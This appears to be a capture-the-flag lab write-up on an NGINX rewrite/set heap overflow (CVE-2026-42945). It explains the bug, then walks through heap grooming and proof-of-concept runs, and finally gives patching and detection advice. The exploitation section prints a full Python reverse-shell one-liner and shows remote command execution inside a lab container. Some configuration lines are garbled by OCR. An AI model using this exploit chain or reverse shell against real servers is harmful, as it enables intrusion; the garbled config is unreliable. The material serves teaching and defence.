
CVE-2026-42945 - Nginx Rift

The two NGINX directives at the centre of `CVE-2026-42945` are `rewrite` and `set`. Both are routine building blocks of production configurations, and both have well-defined, documented behaviour.

location ~ ^/api/(.)$ {
rewrite ^/api/(.)$ /v2/api/$1;*
set $original_endpoint $1;
}



The Two-Pass Script Engine and the State Mismatch

The root cause of `CVE-2026-42945` is a single internal flag that the script engine sets in one pass and reads in the other, despite the two passes running against different engine instances.


The trigger configuration in the published advisory is short:

location ~ ^/api/(.)$ {
rewrite ^/api/(.)$ /internal?migrated=true;*
set $original_endpoint $1;
}

The `rewrite` replacement string contains a question mark, so `is_args` is set on the main engine. The `set` directive references the unnamed capture `$1`, so it routes through `ngx_http_script_complex_value_code` and the two-pass mismatch fires.

A request that triggers a manageable overflow against the configuration above looks like the request below. The URI is constructed to land in the vulnerable `location` block, the captured part `(.*)` contains a long run of plus signs, and each plus is later escaped to `%2B` during the copy pass.

```
GET /api/++++++++++++...++++++++++++ HTTP/1.1
Host: localhost
```



From Heap Overflow to Code Execution

A heap overflow alone is not code execution. To turn the overflow into a useful primitive, an attacker has to overwrite something on the heap that the worker process will later use as a pointer, ideally as a function pointer. NGINX's own memory management offers a convenient target.

NGINX allocates memory through per-request memory pools, represented by the `ngx_pool_t` structure. Each pool tracks its current allocation cursor, a chain of large allocations, and a linked list of cleanup callbacks.


An attacker first opens a connection and sends only partial HTTP headers, which causes NGINX to allocate a request pool but not to start processing the request.

A second connection is opened immediately after, causing the pool allocator to place the second connection's pool directly adjacent to the first.

The attacker then completes the headers of the first connection in a way that triggers the rewrite overflow, so the overflow runs out of the first pool and into the header of the second, adjacent pool.

Finally, the attacker closes the second connection, which causes NGINX to call `ngx_destroy_pool` on the corrupted pool. The destroy path walks the cleanup list and

never touches the other corrupted fields, so the worker calls the attacker's chosen handler with the attacker's chosen argument and does not crash before reaching it.



Exploitation

Step 1: Confirm the Container is Running

sudo docker ps --filter label=com.docker.compose.project=nginx-rift

```
ubuntu@tryhackme:~$ sudo docker ps --filter label=com.docker.compose.project=ngi
nx-rift
CONTAINER ID   IMAGE              COMMAND                  CREATED        STATUS
          PORTS                                                 NAMES
014e3347daec   nginx-rift-nginx   "/app/entrypoint.sh"     3 months ago   Up About
 an hour   0.0.0.0:19321->19321/tcp, [::]:19321->19321/tcp   nginx-rift-nginx-1
```

Verify the target is responsive with a benign request. A normal request to the vulnerable `location` block returns a 200 response with the rewritten URI.

curl -s "http://127.0.0.1:19321/api/users/42"

```
ubuntu@tryhackme:~$ curl -s "http://127.0.0.1:19321/api/users/42
backend ok
```

Step 2: Run the PoC with a Single Command

The exploit driver `poc.py` accepts two mutually exclusive operating modes. The first, `--cmd`, executes a single shell command through the `system()` handler and exits. The second, `--shell`, generates a Python reverse shell, listens for the connection on the host, and drops you into an interactive session inside the container.

time python3 poc.py --cmd 'echo hello from depthfirst > /tmp/pwned'

```
ubuntu@tryhackme:~$ time python3 poc.py --cmd 'echo hello from depthfirst > /tmp/pwned'
[*] Waiting for nginx on 127.0.0.1:19321...
[+] Connected.
[+] try 2/10 crashed — system("echo hello from depthfirst > /tmp/pwned") executed
[+] Done.

real    0m2.341s
user    0m0.082s
sys     0m0.044s
```

Once the PoC reports success, verify the command ran inside the container by reading the marker file with `docker exec`

sudo docker exec nginx-rift-nginx-1 cat /tmp/pwned

```
ubuntu@tryhackme:~$ sudo docker exec nginx-rift-nginx-1 cat /tmp/pwned
hello from depthfirst
```

Step 3: Run the PoC with a Reverse Shell

The `--shell` mode generates a Python reverse-shell command, spawns a local netcat listener on the host, and runs the exploit against the same target. The listener IP defaults to `172.17.0.1`, which is the host's address on the Docker bridge that the container is attached to, so no flag overrides are required for the published setup.

python3 poc.py --shell

```
ubuntu@tryhackme:~$ python3 poc.py --shell
[*] Generated reverse shell command: python3 -c 'import socket,subprocess,os;s=socket.socket(s
ocket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.1",1337));os.dup2(s.fileno(),0);os.dup2
(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
[*] Listening for reverse shell on port 1337...
[*] Waiting for nginx on 127.0.0.1:19321...
[+] Connected.
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
$ ls
nginx.pid
$ pwd
/app/tmp
```

```
$ cd ..
$ cd ..
$ ls
app
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
nginx-src
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag.txt
THM{18_y34r_5t4t3_m15m4tch_rip5_th3_h34p}
```

i traversed the directory in the reverse shell to find the flag

Detection and Mitigation

Patching

NGINX Open Source 1.30.1 and 1.31.0 contain the fix. NGINX Plus customers receive the fix in R32 P6 and R36 P4. F5 has separately published patched versions of NGINX App Protect WAF, NGINX App Protect DoS, NGINX Gateway Fabric, NGINX Ingress Controller, and the F5 WAF and DoS products that embed NGINX. The vendor advisory at `https://my.f5.com/manage/s/article/K000160932` lists exact fixed versions per product family.

Distributions have shipped patched packages on their usual channels. Distribution-packaged NGINX should not be assumed safe based on the package name; the actual NGINX version and the active configuration both matter. On Debian-derived systems, `nginx -v` and `apt-cache policy nginx` together show the installed version and the available upgrade. On Red Hat-derived systems, `nginx -v` and `dnf info installed nginx` provide the same information.

Configuration Workaround

On hosts where an immediate upgrade is not possible, the vulnerability can be neutralised by replacing every unnamed PCRE capture in an affected `rewrite` directive with a named capture. The bug is reachable only through the unnamed-capture code path; named captures use a different evaluation function that is not affected by the `is_args` state mismatch.

The trigger configuration from Task 3 is mitigated by changing the unnamed `(.*)` to a named capture such as `(?<path>.*)` and updating the `set` to reference `$path` instead of `$1`.

```
location ~ ^/api/(?<path>.*)$ {
    rewrite ^/api/(?<path>.*)$ /internal?migrated=true;
    set $original_endpoint $path;
}
```

Detection

The same property that makes the bug exploitable also makes it visible. A successful exploit attempt produces a burst of long, plus-padded URIs to the same vulnerable `location`, followed by a sequence of worker restarts. Either signal on its own is suspicious; the combination is unambiguous.

NGINX access logs capture every request URI as long as logging is configured for the affected location block. A simple grep against `access.log` for unusually long URIs containing high run-lengths of plus signs surfaces probe and exploit traffic. The example below extracts requests whose URI contains thirty or more consecutive `+` characters, which is well above any benign client behaviour.

```
grep -E '\+{30,}' /var/log/nginx/access.log
```

NGINX error logs, on the other hand, record worker process restarts when the master log level is set to `notice` or higher. A spike in `worker process N exited on signal 11` entries within a short window indicates that something is crashing workers regardless of the cause, and should be correlated with the access log timestamps. The depthfirst PoC also leaves a distinctive pattern of half-open connections and immediate-closed connections on the affected port; a `ss -t` snapshot during an active attack shows many connections in the `CLOSE_WAIT` and `LAST_ACK` states.

Web application firewall rules can be deployed in front of NGINX to block requests whose URI contains long runs of escapable characters, but care should be taken to avoid blocking benign clients that legitimately pass escapable characters in path components. A safer signature targets the specific combination of an URI matching a known rewrite pattern with a payload above a length threshold and a high proportion of plus signs.